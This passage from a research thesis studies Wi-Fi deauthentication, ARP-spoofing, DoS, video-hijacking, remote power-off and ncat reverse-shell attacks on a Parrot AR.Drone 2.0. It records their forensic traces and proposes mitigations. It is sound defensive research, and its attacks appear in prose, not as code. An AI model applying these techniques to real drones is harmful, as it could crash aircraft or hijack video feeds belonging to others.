

FIGURE 4.26: Attack 4- Glitched video recorded by the Drone

4.4.8 Attack 5- Man-in-the-Middle attack

Figure 4.27 shows the output of the Tcpdump command run on the attacker's system. The capture illustrates how packets on port 5555 are routed from the user (192.168.1.3) to the drone (192.168.1.1) through the attacker (192.168.1.2).

The following Tcpdump command was used to capture the intercepted traffic from the user to the drone:

```
# Capture traffic on port 5555 from a specific host (192.168.1.3)
sudo tcpdump -i wlan0 -n port 5555 and host 192.168.1.3
```

LISTING 4.15: Tcpdump command to capture intercepted traffic on port 5555



FIGURE 4.27: Tcpdump command used by the attacker to capture intercepted traffic on port 5555.

4.4.9 Attack 6- Denial of Service Attack

Wireshark was utilised to capture the packets sent during DoS Attack and following filter was used to filter the packets sent by the attack:

```
ip.dst == 192.168.1.1 && tcp.port == 5555 && tcp.flags == 0x000
```

LISTING 4.16: Wireshark Filter to capture de-authentication frames

TCP packets with null flags (i.e., no flags set) were sent from random IP sources, utilising the –rand-source flag in hping3, targeting the Parrot AR 2.0 drone. Figure 4.28 shows the DoS Attack packet analysis using Wirehsark.



FIGURE 4.28: Analysis of packets captured during DoS Attack using Wirehsark

4.4.10 Attack 7- Reverse Shell and File Deletion

Attackers commonly use the /tmp directory to download files due to its writable permissions. During this investigation, the researcher identified that a malicious ncat binary had been placed in the /tmp directory, which is often utilised to establish a reverse shell.

The researcher also checked if the GPS firmware file was modified and there is modification of GPS firmware file:

4.5 Conclusion

To summarise, multiple techniques were implemented to disrupt the drone's command and control channels, as well as exploit other vulnerabilities. Each attack was analysed through two key phases: the visual observation phase and the forensic analysis phase.

All the attacks effectively disrupted the drone's functionality, with the exception of the Denial of Service (DoS) attack, which showed minimal impact. A comprehensive summary of all findings from this chapter is provided in detail in the Discussion and Conclusion chapter (chapter **??**).

Chapter 5

Discussion

5.1 Introduction

This chapter provides an overview of the findings from the various drone disruption techniques explored in this research, visual observation and the forensic evidence collected. It begins with a summary of the results and analysis, highlighting key observations and comparing them with previous studies. The chapter then explores how each attack maps to established frameworks such as MITRE ATT&CK and OWASP Top 10 Drone Security Risks, providing a structured understanding of the threat landscape. Lastly, the chapter proposes specific security controls to mitigate the identified vulnerabilities, enhancing the overall security posture of drone systems.

5.2 Summary of Results and Analysis

The field of drone disruption research is relatively underexplored, with only three major studies examining various drone disruption techniques on the Parrot AR 2.0 drone model. Among these, one paper was solely dedicated to examining DoS attacks. This highlights a significant gap in the research, particularly concerning the range of attack vectors and the forensic evidence left behind by such disruptions.

For the Wi-Fi de-authentication attack using Aircrack-ng, the drone exhibited different behaviours depending on the control application used. When controlled with the AR.FreeFlight 2.0 application, the drone remained hovering in the air. However, when a NodeJS client was used, the drone could not complete its programmed routine and ultimately crashed. This finding contrasts with the results of Westerlund and Asif's (2019) study, which indicated that the Parrot AR drone would attempt a controlled, graceful landing in response to a de-authentication attack (Westerlund and Asif, 2019).

The Wi-Fi de-authentication attack using an ESP32 microcontroller was unique to this research, as no other studies have documented this approach. This method proved easier to implement compared to Aircrack-ng, particularly because it did not require restarting the PC in a live boot environment to restore network manager functionality. This demonstrates the feasibility of using more accessible hardware and software to conduct effective drone disruption attacks.

The attack involving powering off the drone remotely has not been documented in other research. This method caused significant damage by shutting the drone down completely, illustrating a critical vulnerability that could be exploited for malicious purposes. This level of disruption is more severe than what has been previously reported in drone security literature.

Video stealing, another approach explored in this study, demonstrated the potential for an attacker to hijack the drone's live video feed, cutting off the legitimate user's access and potentially causing operational issues. No other studies have focused on this method, highlighting another gap in existing drone security research.

Westerlund and Asif (2019) previously explored the man-in-the-middle (MITM) attack. They utilised the expensive Pineapple tool and successfully captured HTTP traffic. This attack didn't affect the drone's functionality (Westerlund and Asif, 2019). In contrast, the researcher in this study used the free and open-source tool arpspoof to perform ARP spoofing, which effectively captured video traffic on port 5555. This attack not only interrupted the video feed to the legitimate user but also made the drone uncontrollable via its Wi-Fi connection, despite the connection itself remaining active. Notably, in this research, port 80 traffic was not captured because the drone was not connected to the internet, and therefore, it did not route HTTP traffic.

The Denial of Service (DoS) attack conducted in this study showed minimal impact on the drone's operation, with only slight increases in round-trip time (RTT), which aligns with Westerlund and Asif's (2019) findings. However, contrary to Vasconcelos et al, 2016 study, which showed a decrease in video frame rate during a DoS attack (Vasconcelos et al., 2016), this research observed stable video streaming, indicating that the drone's video feed can maintain resilience under specific attack conditions.

The reverse shell and potential file deletion attack via the ncat binary represent another severe security concern. While Telnet already provides root access, obtaining a reverse shell could lead to the deletion of critical system files or the execution of harmful commands, demonstrating the ease with which a malicious actor could cause irreversible damage.

Overall, the current body of research has largely overlooked the forensic aspect of drone disruption, focusing more on the attacks themselves rather than the evidence they leave behind. Only one study, conducted by Hana Bouafif, focused on forensic analysis, specifically regarding the flight path of drones (Bouafif et al., 2018). This highlights a significant gap in understanding the forensic implications of drone attacks and emphasises the need for further research in this area to develop effective countermeasures and enhance drone security protocols.

Table 5.1 shows the summary of visual observation and forensics phases for each Attack i.e. is the overview of the analysis section.

TABLE 5.1: Summary of Visual Observation and Forensics Phases for Each Attack

Attack Type	**Visual Observation Phase**	**Forensics Phase Summary**
Wi-Fi De-authentication Attack using Aircrack-ng	The drone's connection to the NodeJS client was disrupted during the attack, causing it to continue flying straight after a rotation. Due to the disruption, the drone was unable to receive the landing command and eventually hit the wall.	De-authentication frames were captured using Wireshark, showing spoofed MAC addresses disrupting client-drone communication.
Wi-Fi De-authentication Attack using ESP32 Microcontroller	Similar to Aircrack-ng, the drone lost connection to the controller but maintained its hover position.	Wireshark captured de-authentication frames; evidence of MAC address spoofing was noted, causing disconnection of all connected devices.
Powering Off the Drone Remotely	Drone immediately powered down and fell to the ground, demonstrating a critical vulnerability.	Since the drone lacks a history binary, it does not record the history of commands executed. However, device information for connected devices is stored in the file located at /data/custom.configs/profiles. In this scenario, two devices connected to the drone: the Xiaomi POCO F1, which belongs to the authorised user, and the Xiaomi Redmi Note 8, which was used by the attacker.
Video Stealing	Video feed to the authorised controller was interrupted; attacker successfully viewed the live feed.	The video was retrieved from /Internal_Storage/DCIM/AR.Drone/, which appeared glitched, indicating signs of disruption.
Man-in-the-Middle (MITM) Attack	Video feed cut off and "video connection alert" displayed; control of the drone was lost.	Tcpdump logs captured traffic redirection and interception.
Denial of Service Attack	The drone's flight was unaffected, and the video feed remained stable despite the DoS attack.	Network logs showed increased traffic and higher RTT, but the drone maintained operational stability. No packet loss or significant latency was observed.
Reverse Shell and File Deletion	Drone was not flown for this attack, so no visual observation was recorded.	Ncat binary was identified in the /tmp directory; potential for file deletion and remote code execution was noted. The researcher avoided executing harmful commands to prevent irreversible damage.

5.3 Mapping of Attacks using MITRE ATT&CK Framework

The MITRE ATT&CK Framework is a publicly accessible knowledge base that details real-world adversary tactics and techniques, providing a valuable resource for developing threat models and enhancing cybersecurity across various sectors.

In this research, the MITRE ATT&CK Matrix for Enterprise and the ATT&CK Matrix for Industrial Control Systems (ICS) was utilised to map and categorise drone attacks. These matrices provide a structured approach to understanding and classifying the tactics and techniques observed during the drone disruption scenarios.

Table 5.2 provides a mapping of each attack used in this research to the relevant techniques outlined in the MITRE ATT&CK Framework.

5.4 Mapping of Attacks using OWASP Top 10 for Drones

The OWASP Drone Top 10 Security Risks list adapts common security vulnerabilities from mobile and web applications to address the specific threats faced by drones. OWASP Top 10 for Drones framework is tailored to provide a structured approach for threat modelling in the drone domain. Table 5.3 presents the mapping of each attack conducted in this research to the corresponding categories within the OWASP Top 10 for Drone Security Risks.

5.5 Security Control for the Attacks

5.5.1 Wi-Fi De-authentication Attack using Aircrack-ng

The drone's Wi-Fi network is open and does not require a password, making it susceptible to unauthorised connections and de-authentication attacks. Additionally, the lack of encryption allows attackers to easily intercept and disrupt communication between the drone and its controller.

1. Implement WPA2 or WPA3 Encryption: Secure the drone's Wi-Fi network with WPA2 or WPA3 encryption. This will require users to authenticate with a strong password before connecting, preventing unauthorised access and reducing the risk of de-authentication attacks. For example, the use of a pre-shared key (PSK) ensures that only authorised users can connect to the drone, providing a higher level of security against such attacks.

2. Use External Secure Access Points: Connecting the drone to a WPA2-secured external access point hosted by the controller device is another effective mitigation strategy. According to Pleban, Band, and Creutzburg (2014), this approach succeeded in securely connecting the drone to the internet while maintaining the ability to control it (Pleban, Band, and Creutzburg, 2014). However, using Diego Araos' script, the drone connected to the internet and was assigned an IP address within the range of the mobile hotspot or access point it was connected to, rather than the

required 192.168.1.1. This discrepancy meant that the AR.FreeFlight 2.0 application, which is hardcoded to search for the drone at 192.168.1.1, could not establish a connection, rendering the control of the drone ineffective. While external WPA2-secured access points offer enhanced security against Wi-Fi-based attacks, ensuring compatibility with the drone's control applications is crucial for operational effectiveness.

5.5.2 Wi-Fi De-authentication Attack using ESP32 Microcontroller

This vulnerability exists due to the drone's unencrypted, password-free Wi-Fi network, making it susceptible to unauthorised access and communication disruption; Refer to Section 5.5.1 for mitigation strategies.

5.5.3 Powering Off the Drone Remotely

Due to Telnet and FTP services providing root access without requiring a password, unauthorised users can execute commands and remotely power off the drone. **1. Secure Telnet and FTP Access:** Implement password protection for Telnet and FTP services. All remote access should require authentication with a strong, unique password to prevent unauthorised access.

2. Disable Unnecessary Services: Close or disable Telnet and FTP services when they are not needed. This can be done by configuring firewall rules using iptables to block incoming connections on these ports, reducing the risk of exploitation.

3. Use Secure Alternatives: Replace Telnet and FTP with secure alternatives like SSH and SFTP, which provide encrypted communication and stronger authentication mechanisms.

5.5.4 Video Stealing

The open Wi-Fi network allows unauthorised users to intercept the video feed, leading to access to sensitive video data.

1. Secure Video Transmission: Encrypt the video feed using strong encryption protocols to prevent unauthorised interception. This can be achieved by implementing end-to-end encryption.

2. Authenticated Access: Ensure that only authenticated devices can access the video feed.

3. Network Segmentation: Isolate the video transmission network from other operational networks to prevent unauthorised access from general network traffic.

5.5.5 Man-in-the-Middle Attack

Open Wi-Fi networks without password protection permit attackers to connect to the network and perform ARP spoofing, enabling them to intercept and manipulate communication between the drone and its controller.

The AR.Drone 2 uses an AT command protocol for controlling the drone over its Wi-Fi network. AT commands are simple text-based commands sent from the

controller to the drone to perform various actions, such as takeoff, landing, and navigation. These commands are transmitted over a connection to the drone's UDP port 5556. However, a significant security concern is that these AT commands are sent unencrypted, making them vulnerable to interception and manipulation by unauthorised users who can gain access to the drone's network.

Refer to Section 5.5.1 for mitigation strategies to secure the Wi-Fi channel, preventing unauthorised users from connecting to the drone's Wi-Fi and performing MITM attacks. Additionally, implementing encryption for the AT command transmission would help protect the communication between the drone and its controller, reducing the risk of interception and manipulation.

5.5.6 DoS Attack

The drone demonstrated resistance to DoS attacks, maintaining stability in both its video stream and flight.

5.5.7 Reverse Shell and File Deletion

This attack was possible because Telnet and FTP provide root access without any password, allowing attackers to gain unauthorised access, potentially execute a reverse shell, and delete critical files. Refer Section 5.5.3 for mitigation strategies.

TABLE 5.2: Mapping of Drone Attacks to MITRE ATT&CK Techniques

Attack Type	**Mapped MITRE Technique (Enterprise/ICS)**	**Reason for Mapping**
Wi-Fi Deauthentication Attack using Aircrack-ng	T1557: Adversary-in-the-Middle: Wireless Compromise	This technique disrupts wireless communications by forcibly disconnecting devices from Wi-Fi, similar to adversary-in-the-middle attacks.
Wi-Fi Deauthentication Attack using ESP32 Microcontroller	T1557: Adversary-in-the-Middle: Wireless Compromise	Similar to Aircrack-ng, the attack uses hardware to disrupt wireless communication, fitting into the adversary-in-the-middle category.
Powering Off the Drone Remotely	T1072: Software Deployment Tools	Exploits remote access capabilities through insecure software (telnet) to execute unauthorised commands.
Video Stealing	T1071: Application Layer Protocol	Unauthorised access to video feeds exploits application layer protocols to capture and reroute sensitive information.
Man-in-the-Middle (MITM) Attack	T1557.002:	This attack involves ARP cache poisoning to manipulate the ARP tables and intercept network traffic between the user and the drone, enabling the attacker to monitor or modify the data being transmitted, fitting within the adversary-in-the-middle technique using the sub-technique of ARP Cache Poisoning.
Denial of Service Attack	T1499: Endpoint Denial of Service	DoS attacks involve overwhelming the target with traffic, rendering the service unavailable, which fits under endpoint denial of service.
Reverse Shell and File Deletion	T1059: Command and Scripting Interpreter and T0809:Data Destruction	Establishing a reverse shell and executing commands fits under using command and scripting interpreters to gain unauthorised access. Additionally, once access is gained, important files could be deleted, fitting into the data destruction technique category.

TABLE 5.3: Mapping of Attacks to OWASP Top 10 Drone Security Risks

Attack Type	**Mapped OWASP Category**	**Reason for Mapping**
Wi-Fi Deauthentication Attack using Aircrack-ng and ESP32 Microcontroller	D1: Weak or No Authentication/Authorisation, D3: Unencrypted Communication	Exploits the lack of authentication on the open Wi-Fi network and unencrypted communication.
Powering Off the Drone Remotely	D2: Insecure Interfaces, D5: Insecure Configuration	Uses Telnet and FTP services without password protection to gain unauthorised root access and execute harmful commands.
Video Stealing	D3: Unencrypted Communication, D4: Privacy Concerns	Intercepts unencrypted video feeds, leading to unauthorised access to sensitive video data.
Man-in-the-Middle (MITM) Attack	D3: Unencrypted Communication, D7: Supply Chain and Third-Party Component Vulnerabilities	Utilises ARP spoofing via unencrypted communication to intercept and manipulate data; risks associated with using third-party tools for attack execution.
Denial of Service Attack	D6: Denial of Service (DoS)	Overwhelms the drone's network to disrupt its services and operational stability.
Reverse Shell and File Deletion	D2: Insecure Interfaces, D5: Insecure Configuration	Exploits Telnet and FTP services to gain unauthorised access and potentially delete critical system files, highlighting insecure interfaces and configuration.

Chapter 6

Conclusions and Future research

6.1 Synopsis of Findings

This research investigated the security vulnerabilities and forensic evidence associated with various drone disruption techniques using the Parrot AR Drone 2.0, an open-source drone model. The study aimed to achieve three key objectives: developing methodologies to disrupt drone command and control (C2) channels, observing the immediate visual effects of these disruptions, and conducting comprehensive forensic analyses to gather evidence and understand the impacts.

Building on these objectives, the findings were mapped to frameworks such as MITRE ATT&CK and OWASP Top 10 Drone Security Risks. This mapping provided a structured approach to identifying vulnerabilities, understanding potential attack vectors, and implementing targeted countermeasures.

The following sections explain how these objectives were achieved.

6.1.1 Objective 1: Develop Methodologies to Disrupt Drone C2 Channels

The research began with an extensive literature review to understand existing drone vulnerabilities and disruption techniques. New methodologies were then developed, including the use of ESP32 microcontrollers to execute Wi-Fi de-authentication attacks. The research demonstrated how easily accessible, low-cost tools could be leveraged to compromise drone security. The developed methods successfully disrupted the drone's C2 channels, showcasing the potential risks of using open Wi-Fi networks for drone communication. These attack methodologies provided valuable insights into the security weaknesses of the Parrot AR Drone 2.0, fulfilling the first objective of this research.

6.1.2 Objective 2: Observe Immediate Visual Effects of Disruption

The immediate visual effects of the disruption techniques were systematically documented through video recordings and real-time observations. The study assessed whether the drone fell, remained airborne, or crashed during each attack scenario. For example, Wi-Fi de-authentication attacks using Aircrack-ng caused the drone to crash when controlled by a Node.JS client, while it continued to hover when controlled

via the AR. Freeflight 2.0 application. Such observations provided tangible evidence of the operational impact of each attack, effectively addressing the second objective. This phase also included monitoring for changes in the control device, such as Wi-Fi disconnections, to better understand the user experience during an attack.

6.1.3 Objective 3: Conduct Forensic Analysis

Comprehensive network and file system forensics were conducted to capture critical evidence left behind by the attacks. Tools like Wireshark and Tcpdump were used to capture network traffic, revealing patterns such as de-authentication frames and MAC address spoofing. Log files and connection details stored on the drone were analysed to reconstruct the sequence of events during the attacks. This forensic analysis not only provided insights into the types of evidence left by drone attacks but also highlighted the need for improved logging and monitoring to enhance drone security.

6.2 Research Limitations

This research project is conducted to the best of its ability given the resources and time. However, there are some limitations of this work, addressing which would open further scope for improvement. The limitations are discussed below:

1. Financial Constraints: The high cost of the equipment needed for Wi-Fi jamming attacks limited the ability to conduct these tests. Ethical considerations also restricted the use of Wi-Fi jamming, as it could disrupt nearby devices and networks.

2. Issues with MAC Spoofing and Pairing Option: Activating the pairing option on the Parrot AR 2.0 drone should, in theory, restrict connectivity to a single authorised device. However, when this option was enabled during testing, no devices were able to connect to the drone, requiring a reset. Consequently, MAC spoofing, which is typically used to test the pairing functionality by tricking the drone into accepting a spoofed MAC address, was not tested. This issue hindered the exploration of how an attacker might use MAC spoofing to gain unauthorised access by imitating a legitimate controller.

3. Limited Testing Environment: Testing was conducted in a small indoor space, restricting the drone's flight capabilities and preventing a more comprehensive analysis of flight logs. Conducting tests in a more extensive, open environment could provide valuable data on the drone's responses to various attacks over longer distances.

4. Limited Analysis of Flight Data: Due to the confined indoor environment, the study could not fully utilise the userbox file from the drone for detailed flight log analysis. Testing in larger or outdoor spaces would allow for the collection of more comprehensive flight data to better understand the drone's behaviour under different attack scenarios.

6.3 Future Work

To build upon the findings of this research, several areas for future work are proposed:
1. Addressing Financial and Ethical Constraints: Seek alternative funding sources to acquire the necessary equipment for Wi-Fi jamming tests. Implement testing in controlled environments to minimise ethical concerns, ensuring that the impact on nearby devices and networks is mitigated.

2. Improving MAC Spoofing and Pairing Option Testing: Explore firmware updates or modifications that could enhance the functionality of the pairing option in the Parrot AR 2.0 drone, enabling comprehensive testing of MAC spoofing attacks. Understanding how an attacker might exploit this vulnerability will provide valuable insights for developing countermeasures.

3. Firmware Integration of Security Measures: Work on integrating the identified security measures, such as WPA2 encryption and secure authentication protocols, directly into the drone's firmware. This would enhance the resilience of models like the Parrot AR 2.0 against various types of cyberattacks.

4. Expand Testing Environments: Conduct tests in larger, outdoor environments to facilitate comprehensive flight log analysis and understand how the drone responds to attacks in real-world scenarios. This will enable the evaluation of drone behavior over longer distances and more complex flight paths.

5. Enhanced Analysis of Flight Data: Focus on conducting longer and more complex flight patterns to fully utilise the userbox file for flight log analysis. This approach would generate a richer dataset for analyzing the impact of disruption techniques on the drone's flight paths and operational performance.

6. Diversify Attack Vectors: Include a broader range of attack types in future research, such as signal jamming and GPS spoofing, to gain a more holistic understanding of drone security vulnerabilities. Testing a variety of attacks will help to develop more robust security protocols.

7. Development of a Real-Time Intrusion Detection System: Building on the forensic evidence collected, future work could focus on developing a real-time intrusion detection and response system for drones. This system would monitor network traffic, command sequences, and other indicators to detect and respond to security breaches, enhancing the drone's resilience against cyber-attacks.

References

Agarwal, Mayank, Santosh Biswas, and Sukumar Nandi (2013). *INDICON 2013 : 2013 Annual IEEE India Conference : Mumbai, India, 13-15 December 2013*. IEEE. ISBN: 9781479922758. DOI: https://doi.org/10.1109/indcon.2013.6726015.

Airlangga, Gregorius and Alan Liu (May 2023). "A Study of the Data Security Attack and Defense Pattern in a Centralized UAV–Cloud Architecture". In: *Drones* 7.5. ISSN: 2504446X. DOI: 10.3390/drones7050289.

Albadi, Houda Mohammed et al. (2022). "A Literature Review of the Seriousness of Flooding-based DoS Attack". In: *2022 International Conference on Innovation and Intelligence for Informatics, Computing, and Technologies, 3ICT 2022*. Institute of Electrical and Electronics Engineers Inc., pp. 463–469. ISBN: 9781665451932. DOI: 10.1109/3ICT56508.2022.9990774.

Almusayli, Asma, Tanveer Zia, and Emad Ul Haq Qazi (Jan. 2024). "Drone Forensics: An Innovative Approach to the Forensic Investigation of Drone Accidents Based on Digital Twin Technology". In: *Technologies* 12.1. ISSN: 22277080. DOI: 10.3390/technologies12010011.

Arora, Ananay (2018). *Preventing wireless deauthentication attacks over 802.11 Networks Attribution under NonCommercial-ShareAlike 4.0 International (CC BY-NC-SA 4.0) (https://creativecommons.org/licenses/by-nc-sa/4.0/)*. Tech. rep. DOI: https://doi.org/10.48550/arXiv.1901.07301.

arpspoof(8): intercept packets on switched LAN - Linux man page (n.d.). URL: https://linux.die.net/man/8/arpspoof.

Astaburuaga, Ignacio et al. (2019). *2019 IEEE 9th Annual Computing and Communication Workshop and Conference (CCWC) : 7th-9th January, 2019, University of Nevada, Las Vegas, NV, USA*. IEEE. ISBN: 9781728105543. DOI: https://doi.org/10.1109/ccwc.2019.8666464.

Baltaci, Aygun et al. (May 2021). "Experimental UAV data traffic modeling and network performance analysis". In: *Proceedings - IEEE INFOCOM*. Vol. 2021-May. Institute of Electrical and Electronics Engineers Inc. ISBN: 9780738112817. DOI: 10.1109/INFOCOM42981.2021.9488878.

Bernadó, Laura et al. (2023). "Measurement-based Command and Control Radio Channel Characterization for UAVs". In: *IEEE Wireless Communications and Networking Conference, WCNC*. Vol. 2023-March. Institute of Electrical and Electronics Engineers Inc. ISBN: 9781665491228. DOI: 10.1109/WCNC55385.2023.10118831.

Bouafif, Hana et al. (2018). *2018 9th IFIP International Conference on New Technologies, Mobility and Security (NTMS)*. IEEE. ISBN: 9781538636626. DOI: https://doi.org/10.1016/j.comnet.2022.108962.

Chavoshi, Hamid Reza et al. (2023). "Man-in-the-Middle Attack Against a Network Control System: Practical Implementation and Detection". In: *2023 IEEE 64th International Scientific Conference on Information Technology and Management Science of Riga Technical University, ITMS 2023 - Proceedings*. Institute of Electrical and Electronics Engineers Inc. ISBN: 9798350370294. DOI: 10.1109/ITMS59786.2023.10317671.

Cheema, Ammarah et al. (Dec. 2023). "Retracted: Prevention Techniques against Distributed Denial of Service Attacks in Heterogeneous Networks: A Systematic Review". In: *Security and Communication Networks* 2023, pp. 1–1. ISSN: 1939-0114. DOI: 10.1155/2023/9805019.

De Carvalho Bertoli, Gustavo, Loureneo Alves Pereira, and Osamu Saotome (2021). "Classification of Denial of Service Attacks on Wi-Fi-based Unmanned Aerial Vehicle". In: *2021 10th Latin-American Symposium on Dependable Computing, LADC 2021 - Proceedings*. Institute of Electrical and Electronics Engineers Inc. ISBN: 9781665478311. DOI: 10.1109/LADC53747.2021.9672561.

Dey, Vishal et al. (Mar. 2018). "Security Vulnerabilities of Unmanned Aerial Vehicles and Countermeasures: An Experimental Study". In: *Proceedings of the IEEE International Conference on VLSI Design*. Vol. 2018-January. IEEE Computer Society, pp. 398–403. ISBN: 9781538636923. DOI: 10.1109/VLSID.2018.97.

ffplay Documentation (n.d.). URL: https://www.ffmpeg.org/ffplay.html#Description.

Hadi, Hassan Jalil et al. (2024). "Real-Time Collaborative Intrusion Detection System in UAV Networks Using Deep Learning". In: *IEEE Internet of Things Journal*. ISSN: 23274662. DOI: 10.1109/JIOT.2024.3426511.

Hassija, Vikas et al. (2021). "Fast, Reliable, and Secure Drone Communication: A Comprehensive Survey". In: *IEEE Communications Surveys and Tutorials* 23.4, pp. 2802–2832. ISSN: 1553877X. DOI: 10.1109/COMST.2021.3097916.

Hosseini, Nozhan et al. (2019). *2019 IEEE Aerospace Conference*. IEEE. ISBN: 9781538668542. DOI: https://doi.org/10.1109/aero.2019.8741719.

hping3(8) - Linux man page (n.d.). URL: https://linux.die.net/man/8/hping3.

Jahankhani, Hamid et al. (n.d.). *Space Law and Policy Series Editor: Maria A. Pozza Space Governance Challenges, Threats and Countermeasures*. Tech. rep., pp. 75–103. DOI: https://doi.org/10.1007/978-3-031-62228-1{_}3.

K.Geetha and N.Sreenath (2014). *Information Communication and Embedded Systems (ICICES), 2014 International Conference on : date 27-28 Feb. 2014*. IEEE. ISBN: 9781479938346. DOI: https://doi.org/10.1109/icices.2014.7033828.

Kabanda, Professor Gabriel, Colletor Tendeukai Chipfumbu, and Tinashe Chingoriwo (May 2023). "A Reinforcement Learning Paradigm for Cybersecurity Education and Training". In: *Oriental journal of computer science and technology* 16.01, pp. 12–45. ISSN: 09746471. DOI: 10.13005/ojcst16.01.02.

Krasnyanszki, Bruno, Sandor Tihamer Brassai, and Andras Nemeth (2024). "UAV weaknesses against deauthentication based hijacking attacks". In: *2024 IEEE 22nd World Symposium on Applied Machine Intelligence and Informatics, SAMI 2024 - Proceedings*. Institute of Electrical and Electronics Engineers Inc., pp. 493–498. ISBN: 9798350317206. DOI: 10.1109/SAMI60510.2024.10432859.

